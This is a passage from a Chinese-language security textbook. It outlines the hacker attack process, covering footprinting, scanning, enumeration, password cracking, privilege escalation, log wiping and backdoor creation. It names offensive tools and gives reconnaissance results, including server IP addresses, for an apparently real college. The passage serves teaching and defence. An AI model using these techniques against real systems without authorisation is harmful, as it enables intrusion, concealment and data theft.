


图 3-1 黑客攻击流程

电话号码和 VPN 访问点；外联网与合作伙伴及子公司的网络的连接地址、连接类型及访问控制机制；开放资源未在前 4 类中列出的信息，例如 Usenet、雇员配置文件等。

为达到以上目的，黑客常采用以下技术。

(1) 开放信息源搜索。通过一些标准搜索引擎，揭示一些有价值的信息。例如，通过使用 Usenet 工具检索新闻组(newsgroup)工作帖子，往往能揭示许多有用的东西。通过使用 Google 检索 Web 的根路径 C:\\inetpub，揭示目标系统为 Windows 2003。对于一些配置过于粗心大意的服务器，利用搜索引擎甚至可以获得 passwd 等重要的安全信息文件。

(2) whois 查询。Whois 是目标 Internet 域名注册数据库。目前，可用的 whois 数据库很多，例如，查询 com、net、edu 及 org 等结尾的域名可通过 http://www.networksolutions.com 得到，而查询美国以外的域名则应通过查询 http://www.allwhois.com 得到相应 whois 数据库服务器的地址后完成进一步查询。

通过对 whois 数据库的查询，黑客能够得到以下用于发动攻击的重要信息：注册机构，得到特定的注册信息和相关的 whois 服务器；机构本身，得到与特定目标相关的全部信息；域名，得到与某个域名相关的全部信息；网络，得到与某个网络或 IP 相关的全部信息；联系点(POC)，得到与某个人(一般是管理联系人)的相关信息。

例如，通过 www.networksolutions.com 查询到的 IBM 公司的信息如图 3-2 所示。

(3) DNS 区域传送。DNS 区域传送是一种 DNS 服务器的冗余机制。通过该机制，辅 DNS 服务器能够从主 DNS 服务器更新自己的数据，以便主 DNS 服务器不可用时，辅 DNS 服务器能够接替主 DNS 服务器工作。正常情况下，DNS 区域传送只对辅 DNS 服务器开放。然而，当系统管理员配置错误时，将导致任何主机均可请求主 DNS 服务器提供一个区




图 3-2　IBM 公司信息

域数据的备份，以致目标域中所有主机信息泄露。能够实现 DNS 区域传送的常用工具有 dig、nslookup 及 Windows 版本的 Sam Spade。

2. 扫描

踩点已获得一定信息(IP 地址范围、DNS 服务器地址和邮件服务器地址等)，下一步需要确定目标网络范围内哪些系统是“活动”的，以及它们提供哪些服务。与盗窃案的踩点相比，扫描就像是辨别建筑物的位置并观察它们有哪些门窗。扫描的主要目的是使攻击者对

攻击的目标系统所提供的各种服务进行评估,以便集中精力在最有希望的途径上发动攻击。

扫描中采用的主要技术有 Ping 扫射(ping sweep)、端口扫描、操作系统检测及旗标(banner)的获取。

(1) Ping 扫射。Ping 扫射是判别主机是否"活动"的有效方式。Ping 用于向目标主机发送 ICMP 回射请求(echo request)分组,并期待由此引发的表明目标系统"活动"的回射应答(echo reply)分组。常用的 Ping 扫射工具有操作系统的 Ping 命令及用于扫射网段的 fping、WS_ping 等。

(2) 端口扫描。端口扫描就是连接到目标主机的 TCP 和 UDP 端口上,确定哪些服务正在运行及服务的版本号,以便发现相应服务程序的漏洞。著名的扫描工具有 superscan 及 NetScan Tool Pro(www.nwpsw.com)。

(3) 操作系统检测。由于许多漏洞是和操作系统紧密相关的,因此,确定操作系统类型对于黑客攻击目标来说也十分重要。目前用于探测操作系统的技术主要可以分为两类:利用系统旗标信息,利用 TCP/IP 堆栈指纹。每种技术进一步细分为主动鉴别和被动鉴别。目前,常用的检测工具有 Nmap、Queso 和 Siphon。

(4) 旗标获取。在旗标获取方法中,使用一个打开端口来联系和识别系统提供的服务及版本号。最常用的方法是连接到一个端口,按 Enter 键几次,看返回什么类型的信息。

例如:

```
\[Netat_svr#\] Telnet 192.168.5.33 22
SSH-1.99-OpenSSH_3.1p1
```

表明该端口提供 SSH 服务,版本号为 3.1p1。

(5) 安全措施探查。目前,一般的网络服务器都会配置安全防护设备,基本的有防火墙、入侵检测,一些重要的安全服务器会配置蜜罐系统、防 DoS 攻击系统和过滤邮件等。在扫描过程中根据扫描结果,需要判断目标使用了哪些安全防护措施。

获取的内容包括:

- 获取目标的网络路径信息。目标网段信息:确认目标所在的网段、掩码情况;判断安全区域划分情况;为可能的跳板攻击做准备。目标路由信息:确认目标所在的具体路由情况,判断在路由路径上的各个设备类型,如是路由器、三层交换机或防火墙。
- 了解目标架设的具体路由情况,确认目标是否安装了安全设施。一般对攻击影响较大的包括防火墙、入侵检测和蜜罐系统。
- 了解目标使用安全设备情况。这对攻击的隐蔽性影响很大,同时也决定了在后期安全后门的困难程度。这部分主要包括入侵检测、日志审计及防病毒安装情况。

3. 查点

通过扫描,入侵者掌握了目标系统所使用的操作系统,下一个工作是查点。查点就是搜索特定系统上用户和用户组名、路由表、SNMP 信息、共享资源、服务程序及旗标等信息。查点所采用的技术依操作系统而定。在 Windows 系统上主要采用的技术有"查点 NetBIOS"线路、空会话(null session)、SNMP 代理和活动目录(active directory)等。Windows 系统上主要有以下工具。

（1）Windows 系统命令，如 net view、nbtstat、nbtscan 和 nltest。

（2）第三方软件，如：

```
Netviewx(www.ibt.ku.dx/jesper/NetViewx/default.htm);
Userdump(www.hammerofgod.com/download.htm);
User2sid(www.ntbugtraq.com);
GetAcct(www.securityfriday.com);
DumpSec(www.somarsoft.com);
Legion(www.legionlan.com);
NAT(www.hackingexposed.com).
```

4. 获取访问权

在搜集到目标系统足够信息后，下一步要完成的工作自然是得到目标系统的访问权而完成对目标系统的入侵。对于 Windows 系统采用的主要技术有 NetBIOS SMB 密码猜测（包括手工及字典猜测）、窃听 LM 及 NTLM 认证散列、攻击 IIS Web 服务器及远程溢出攻击。著名的密码窃听工具有 sniffer pro、TCPdump、LC4 和 readsmb。字典攻击工具有 LC4、John the RIPper、NAT 、SMBGrind。对于访问限制的服务，通过暴力破解的方式获取访问权限。

5. 权限提升

一旦攻击者通过前面 4 步获得了任意普通用户的访问权限后，攻击者就会试图将普通用户权限提升至超级用户权限，以便完成对系统的完全控制。这种从低级权限开始，通过各种手段得到较高权限的过程称为权限提升。权限提升所采取的技术主要有通过得到的密码文件，利用现有工具软件，破解系统上其他用户名及口令；利用不同操作系统及服务的漏洞（Windows 2003 NetDDE 漏洞），利用管理员不正确的系统配置等。常用的口令破解工具有 John the RIPper，得到 Windows Server 2003 管理员权限的工具有 lc_message、getadmin、sechole、Invisible Keystroke Logger。

6. 窃取

一旦攻击者得到了系统的完全控制权，接下来将完成的工作是窃取，即进行一些敏感数据的篡改、添加、删除及复制（例如 Windows 系统的注册表）。通过对敏感数据的分析，为进一步攻击应用系统做准备。

7. 掩盖踪迹

黑客并非踏雪无痕，一旦黑客入侵系统，必然留下痕迹。此时，黑客需要做的首要工作就是清除所有入侵痕迹，避免自己被检测出来，以便能够随时返回被入侵系统继续干坏事或作为入侵其他系统的中级跳板。掩盖踪迹的主要工作有禁止系统审计、清空事件日志、隐藏作案工具及使用人们称为 rootkit 的工具组替换那些常用的操作系统命令。常用的清除系统日志工具有 zap、wzap 和 wted。

8. 创建后门

黑客的最后一招便是在受害系统上创建一些后门及陷阱，以便入侵者一时兴起时，卷土重来，并能以特权用户的身份整个系统。创建后门的主要方法有创建具有特权用户权限的

虚假用户账号、安装批处理、安装远程控制工具、使用木马程序替换系统程序、安装监控机制及感染启动文件等。黑客常用的工具有 rootkit、sub7、cron、at、Windows 启动文件夹、Netcat、VNC、BO2K、secadmin、Invisible Keystroke Logger、remove. exe 等。

9. 拒绝服务攻击

如果黑客未能成功地完成第四步的获取访问权，那么他们所能采取的最恶毒的手段便是进行拒绝服务攻击。即用漏洞代码攻击系统，使目标服务器资源耗尽或资源过载，以致没有能力再向外提供服务。攻击所采用的技术主要是利用协议漏洞及不同系统实现的漏洞。

3.2 基于 Windows 的踩点、扫描、查点

基于攻击的 9 个基本流程，本节详细阐述针对 Windows 的踩点、扫描、查点。

3.2.1 踩点

1. 踩点收集的信息

攻击者使用工具软件，逐步收集被攻击者的与环境有关信息。

- 因特网信息：域名、网络地址范围；经因特网可达的系统 IP 地址，系统上运行的 TCP 和 UDP 服务；访问控制机制和访问控制列表；入侵检测系统；系统查点。
- 内联网信息：内联网的网络协议是 IP 还是 DecNet？内联网的内部域名、网络地址块；经内联网可达的系统 IP 地址、系统上运行的 TCP 和 UDP 服务；访问控制机制和访问控制列表；入侵检测系统；系统查点。
- 外联网信息：外联网是连接源地址还是目标地址；连接类型；访问控制机制等。
- 远程访问信息：数字电话号码、远程系统类型、身份验证机制、VPN 及相关协议是 IPSec 还是 SSL。

2. 踩点技巧

攻击者常用的踩点技巧有以下几种。

1）网页搜寻

通常我们都会从目标所在的主页开始搜寻网页。目标网页可以给我们提供大量的有用信息，甚至某些与安全相关的配置信息。

2）争取授权

黑客踩点的第二件事就是争取获得必要的授权。从技术角度讲，TCP/IP 是五层模型；但从信息安全的角度看，政治因素和资金因素是更高层次。踩点是否得到了书面授权？授权的范围和内容是什么？授权是否来自有权做出该授权的部门？目标 IP 地址是否正确？

3）链接搜索

通过互联网上的超级搜索引擎来获得同目标系统相关的信息。目标网站所在的服务器可能有其他具有弱点的网站，通过该网站获得与目标系统相关的信息，可以进行迂回入侵，而且可以发现某些隐含的信息。两款超级搜索引擎：www. dogpile. com、www. hotbot. com。

利用 www.dogpile.com 的 whois 查询，搜索 www.hacz.edu.cn，显示结果如图 3-3 所示；利用 www.hotbot.com 的 whois 查询，搜索“河南财专”，显示结果如图 3-4 所示。



图 3-3 搜索河南财专相关的网站信息



图 3-4 关键字河南财专的搜索结果

获取河南财专的信息，网站服务器 IP 为 210.42.224.11；邮件服务器 IP 为 210.42.224.9；教务管理系统 IP 为 210.42.224.51；电话号码；到其他 Web 服务器的链接等。

获取信息的目的：有可能发掘漏洞。

3. 勘察网络

勘察网络是黑客确定目标网络的拓扑及进入网络内部的潜在访问通道。在 Windows 上有一个 tracert 程序，该程序利用 IP 分组中的存活时间(time to live，TTL)字段从途经的每台路由器发出一条 ICMP 超时消息(TIME_EXCEEDED)。处理该分组的每台路由器应该将 TTL 字段减 1。我们利用这一功能确定分组途径的准确路径。它除了确认基于应用程序的防火墙或分组过滤路由器外，还探索目标网络采用的网络拓扑。运行 tracert 程序的计算机 IP 是 192.168.1.100，利用 tracert 探测到达 www. hacz. edu. cn 的路径信息，如图 3-5 所示。

